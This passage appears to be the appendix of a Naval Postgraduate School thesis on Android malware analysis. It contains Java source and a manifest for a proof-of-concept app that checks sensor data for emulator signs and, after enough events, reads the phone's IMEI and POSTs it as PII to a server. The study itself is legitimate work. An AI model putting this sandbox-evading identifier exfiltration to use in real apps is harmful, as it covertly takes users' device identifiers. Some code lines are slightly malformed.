    Log.d(DEBUG_TAG, "The response code is: " + responseCode);

    if (responseCode == 200) {
        InputStream istream = conn.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
        String line;
        StringBuilder response = new StringBuilder();

        if (reader != null) {

            while ((line = reader.readLine()) != null) {
                response.append(line);
            }
            reader.close();
        }
        conn.disconnect();
        return new String(response);
    } else {
        conn.disconnect();
        return String.valueOf(responseCode);
    }
}
```

```
private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send error message or other parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}

private void showDeviceData() {
    // Display and store (for sending via HTTP POST query) device information
    txtResults.append("Device: " + Build.DEVICE + "\n");
    txtResults.append("Brand: " + Build.BRAND + "\n");
    txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
    txtResults.append("Model: " + Build.MODEL + "\n");
    txtResults.append("Product: " + Build.PRODUCT + "\n");
    txtResults.append("Board: " + Build.BOARD + "\n");
    txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

    txtResults.append("\n");
```

```
    }

    private void sendDeviceData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void sendErrorMsg() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
```

```
            showErrorMsg();
        }
    }

    private void sendPIIData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with personally identifying info
            new SendHttpRequestTask().execute(SERVER_URL, "PIIDATA");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void checkLives() {
        if (lifeCount >= 30) {
            getDeviceID();
            sendPIIData();
        }
    }

    private void checkEmulator() {
        if (emulatorCount >= 30) {
            setErrorMsg("30 sensor events occurred which gave indications of an emulated environment");
            showErrorMsg();
            sendErrorMsg();
        }
    }

    private void getDeviceID() {
```

```
        TelephonyManager                mTelephonyManager                =                (TelephonyManager)
getSystemService(Context.TELEPHONY_SERVICE);
        String deviceID = mTelephonyManager.getDeviceId();
        paramsPIIData.add(new BasicNameValuePair("IMEI," String.valueOf(deviceID)));
        txtResults.append("IMEI = " + deviceID);
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.konamicodedynamic" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."KonamiCodeDynamicMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

LIST OF REFERENCES

[1] B. Cruz *et al*. (2014, June). "McAfee Labs threats report," McAfee Inc., Santa Clara, CA. Available: http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q1-2014.pdf

[2] B. Uscilowski. (2013, Oct.). "Security response: Mobile adware and malware analysis,*"* Symantec Corp., Mountain View, CA, ver. 1.0. Available: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/madware_and_malware_analysis.pdf

[3] V. Svajcer. (2014, Feb.). "Sophos mobile security threat report," Sophos Ltd., Burlington, MA. Available: http://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-mobile-security-threat-report.pdf

[4] Gartner. (2014, Feb. 13). Gartner says annual smartphone sales surpassed sales of feature phones for the first time in 2013. [Press Release]. Available: http://www.gartner.com/newsroom/id/2665715. [Accessed: Aug. 24, 2014].

[5] E. Chin *et al*., "Android permissions: User attention, comprehension and behavior," in *Proceedings of the Eighth Symposium on Usable Privacy and Security*, ACM, New York, NY, July 2012, p. 3.

[6] K. Benton, L. J. Camp, and V. Garg. "Studying the effectiveness of Android application permissions requests," in *2013 IEEE International Conference on Pervasive Computing and Communications Workshops,* San Diego, CA, Mar. 18–22, 2013, pp. 291–296.

[7] S. Neuner *et al*., "Enter sandbox: Android sandbox comparison," presented at *Mobile Security Technologies 2014*, San Jose, CA, May 2014.

[8] T. O'Reilly. (2013, July 05). Context aware programming. [Online]. Available: http://radar.oreilly.com/2013/07/context-aware-programming.html. [Accessed: Aug. 22, 2014].

[9] A. Estes. (2014, Aug. 05). Inside the military's secretive smartphone program. [Online]. Available: http://gizmodo.com/inside-the-militarys-secretive-smartphone-program-1603143142. [Accessed: Aug. 20, 2014].

[10] Automated Program Analysis for Cybersecurity (APAC). DARPA [Online]. Available: http://www.darpa.mil/Our_Work/I2O/Programs/Automated_Program_Analysis_for_Cybersecurity_(APAC).aspx. [Accessed: Aug. 22, 2014].

[11] National Institute of Standards and Technology. Technical considerations for vetting 3rd party mobile applications (Draft). NIST Special Publication 800–163 (Draft), Aug. 2014. [Online]. Available: http://csrc.nist.gov/publications/PubsDrafts.html. [Accessed: Aug. 23, 2014].

[12] Security. (n.d). Android Open Source Project [Online]. Available: https://source.android.com/devices/tech/security/. [Accessed: Aug. 27, 2014].

[13] Android kernel features. (n.d.). ELinux [Online]. Available: http://elinux.org/Android_Kernel_Features. [Accessed: Feb. 01, 2015].

[14] System and kernel security. (n.d.) Android Open Source Project. Available: http://source.android.com/devices/tech/security/overview/kernel-security.html. [Accessed: Feb. 10, 2015].

[15] M. Lindorfer, et al., "ANDRUBIS - 1,000,000 apps later: A view on current Android malware behaviors," in *Proceedings of the 3rd International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security*, Wroclaw, Poland, Sept. 11, 2014.

[16] A. Misra and A. Dubey. *Android security: Attacks and defenses*. Boca Raton, FL: Auerbach, 2013. p 25.

[17] M. Gargenta and M. Nakamura. *Learning Android: Develop mobile apps using Java and Eclipse*. Sebastopol, CA: O'Reilly Media, 2014.

[18] Activities. (n.d.). Android Open Source Project [Online]. Available: http://developer.android.com/guide/components/activities.html. [Accessed: Feb. 01, 2015].

[19] Services. (n.d.). Android Open Source Project [Online]. Available: http://developer.android.com/guide/components/services.html. [Accessed: Feb. 01, 2015].

[20] Intents and intent filters. (n.d.). Android Open Source Project [Online]. Available: http://developer.android.com/guide/components/intents-filters.html. [Accessed: Feb. 01, 2015].

[21] A. Ludwig. "Android: Practical security from the ground up," presented at *Virus Bulletin 2013*, Berlin, Germany, Oct. 2–4, 2013.

[22] Security-Enhanced Linux in Android. (n.d.). Android Open Source Project [Online]. Available: http://source.android.com/devices/tech/security/se-linux.html. [Accessed: Sept.. 03, 2014].

[23] The application sandbox. (n.d.). Android Open Source Project [Online]. Available: http://source.android.com/devices/tech/security/index.html#the-application-sandbox. [Accessed: Sept. 03, 2014].

[24] Memory management security enhancements. (n.d.). Android Open Source Project [Online]. Available: http://source.android.com/devices/tech/security/index.html. [Accessed: Sept. 03, 2014].

[25] The Android permission model: Accessing protected APIs. (n.d.). Android Open Source Project [Online]. Available: http://source.android.com/devices/tech/security/index.html#the-android-permission-model-accessing-protected-apis. [Accessed: Sept.. 03, 2014].

[26] App manifest. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/guide/topics/manifest/manifest-intro.html. [Accessed: Sept. 03, 2014].

[27] Manifest.permission. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/reference/android/Manifest.permission.html. [Accessed: Sept. 03, 2014].

[28] BatteryManager. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/reference/android/os/BatteryManager.html. [Accessed: Oct. 31, 2014].

[29] H. Lockheimer. (2012, Feb. 02). "Android and security," Google Mobile Blog [Blog entry]. Available: http://googlemobile.blogspot.com/2012/02/android-and-security.html. [Accessed: Nov. 21, 2014].

[30] R. Cannings. (2014, Apr. 10). "Expanding Google's security services for Android," Android Official Blog [Blog entry]. Available: http://officialandroid.blogspot.com/2014/04/expanding-googles-security-services-for.html. [Accessed: Nov. 21, 2014].

[31] Android statistics: Number of Android applications. (n.d.). AppTornado GmbH [Online]. Available: http://www.appbrain.com/stats/number-of-android-apps. [Accessed: Jan. 12, 2015].

[32] T. Bläsing, et al., "An Android application sandbox system for suspicious software detection," in *Proceedings of the 5th International Conference on Malicious and Unwanted Software (MALWARE)*, IEEE, Nancy, France, Oct. 19–20, 2010, pp. 55–62.

[33] Android sandbox: How it works. (n.d.). Balich IT [Online]. Available: http://www.androidsandbox.net/howitswork.html. [Accessed: Jan. 19, 2015].

[34] J. Miller. *"Hybrid code analysis versus state of the art Android backdoors,"* Joe Security LLC [Online]. Available: http://www.joesecurity.org/articles/Hybrid%20Code%20Analysis%20versus%20State%20of%20the%20Art%20Android%20Backdoors.pdf. [Accessed: Jan. 19, 2015].

[35] Joe Sandbox Mobile: View recent reports. (n.d.). Joe Security, LLC [Online]. Available: http://www.apk-analyzer.net/reports. [Accessed: Jan. 19, 2015].

[36] D. Raman, "A distributed approach to malware analysis," presented at *BruCON 2014*, Ghent, Belgium, Sept. 22–24, 2014. Available: https://speakerdeck.com/nviso/a-distributed-approach-to-malware-analysis-brucon-0x06-daan-raman. [Accessed: Jan. 19, 2015].

[37] K. Tam et al., "CopperDroid: Automatic reconstruction of Android malware behaviors," presented at the *22nd Annual Network and Distributed System Security Symposium (NDSS)*, Internet Society, San Diego, CA, February 8–11, 2015, ISBN 1–891562-38-X. Available: http://s2lab.isg.rhul.ac.uk/papers/files/ndss2015.pdf. [Accessed: Jan. 19, 2015].

[38] M. Spreitzenbarth. (2012, Jan. 30). New mobile-sandbox system. [Blog entry]. Available: http://forensics.spreitzenbarth.de/2012/01/30/new-mobile-sandbox-system. [Accessed: Jan. 19, 2015].

[39] M. Spreitzenbarth et al., "Mobile-Sandbox: Having a deeper look into Android applications," presented at the *Symposium On Applied Computing (SAC 2013),* Coimbra, Portugal, Mar. 18–22, 2013. Available: https://www.hgi.rub.de/media/emma/veroeffentlichungen/2013/09/17/spreitzenbarth2013mobilesandbox.pdf. [Accessed: Jan. 19, 2015].

[40] SandDroid – an automatic Android application analysis system. (n.d.). Xi'an Jiaotong University [Online]. Available: http://sanddroid.xjtu.edu.cn/. [Accessed: Jan. 18, 2015].

[41] V. van der Veen, "Dynamic analysis of Android malware," M.S. thesis, Dept. Comp. Sci., VU Univ., Amsterdam, Netherlands, 2013.

[42] Sensors. (n.d.). Android Open Source Project [Online]. Available: http://source.android.com/devices/sensors/index.html. [Accessed: Feb. 04, 2015].

[43] Location and maps. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/guide/topics/location/index.html. [Accessed: Feb. 07, 2015].

[44] Location. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/reference/android/location/Location.html. [Accessed: Feb. 07, 2015].

[45] Motion sensors: Using the accelerometer. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/guide/topics/sensors/sensors_motion.html#sensors-motion-accel. [Accessed: Feb. 16, 2015].

[46] Sensors overview: Sensor coordinate system. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/guide/topics/sensors/sensors_overview.html#sensors-coords. [Accessed: Feb. 16, 2015].

[47] Position sensors. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/guide/topics/sensors/sensors_position.html. [Accessed: Feb. 17, 2015].

[48] Environment sensors. (n.d.). Android Open Source Project [Online]. Available: https://developer.android.com/guide/topics/sensors/sensors_environment.htm. [Accessed: Feb. 24, 2015].

[49] The Code Artist. (2011, Jan. 01). Proximity sensor on Android Gingerbread. [Blog entry]. Available: http://thecodeartist.blogspot.com/2011/01/proximity-sensor-on-android-gingerbread.html?m=1. [Accessed: Feb. 24, 2015].

[50] Monitoring the battery level and charging state. (n.d.). Android Open Source Project [Online]. Available: http://developer.android.com/training/monitoring-device-state/battery-monitoring.html. [Accessed: Feb. 24, 2015].

[51] Bluetooth. (n.d.). Android Open Source Project [Online]. Available: http://developer.android.com/guide/topics/connectivity/bluetooth.html. [Accessed: Feb. 28, 2015].

[52] M. Rehman. How can I launch an Android app on upon pressing the volume up or volume down button? StackOverflow [Online]. Available: http://stackoverflow.com/questions/21086480/how-can-i-launch-an-android-app-on-upon-pressing-the-volume-up-or-volume-down-bu. [Accessed: Feb. 20, 2015].

[53] AudioManager.java. (n.d.). Android Open Source Project [Online]. Available: https://android.googlesource.com/platform/frameworks/base/+log/master/media/java/android/media/AudioManager.java. [Accessed: Feb. 28, 2015].

[54] TelephonyManager. (n.d.). Android Open Source Project [Online]. Available: http://developer.android.com/reference/android/telephony/TelephonyManager.html. [Accessed: Feb. 27, 2015].

[55] A. Jordan, A. Gladd, and A. Abramov, (2012, July 23). “Android malware survey,” Raytheon Co., p. 12.

[56] Virus profile: Android/NickiSpy.A. (n.d.). McAffee [Online]. Available: http://home.mcafee.com/virusinfo/virusprofile.aspx?key=554488#none. [Accessed: Feb. 25, 2015].

[57] J. Oberheide and C. Miller. "Dissecting the Android Bouncer," presented at *SummerCon2012*, Brooklyn, NY, June 2012.

[58] N. J. Percoco and S. Schulte. "Adventures in Bouncerland," presented at *Black Hat USA*, Las Vegas, NV, July 2012.

[59] W. Hu. "Hey, we catch you: Dynamic analysis of Android applications," presented at *PacSec*, Tokyo, Japan, Nov. 2014.

[60] R. Sheth. (2015, Feb. 25). "Android is ready for work," Android Official Blog [Blog entry]. Available: http://officialandroid.blogspot.com/2015/02/android-is-ready-for-work.html. [Accessed: Feb. 25, 2015].

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California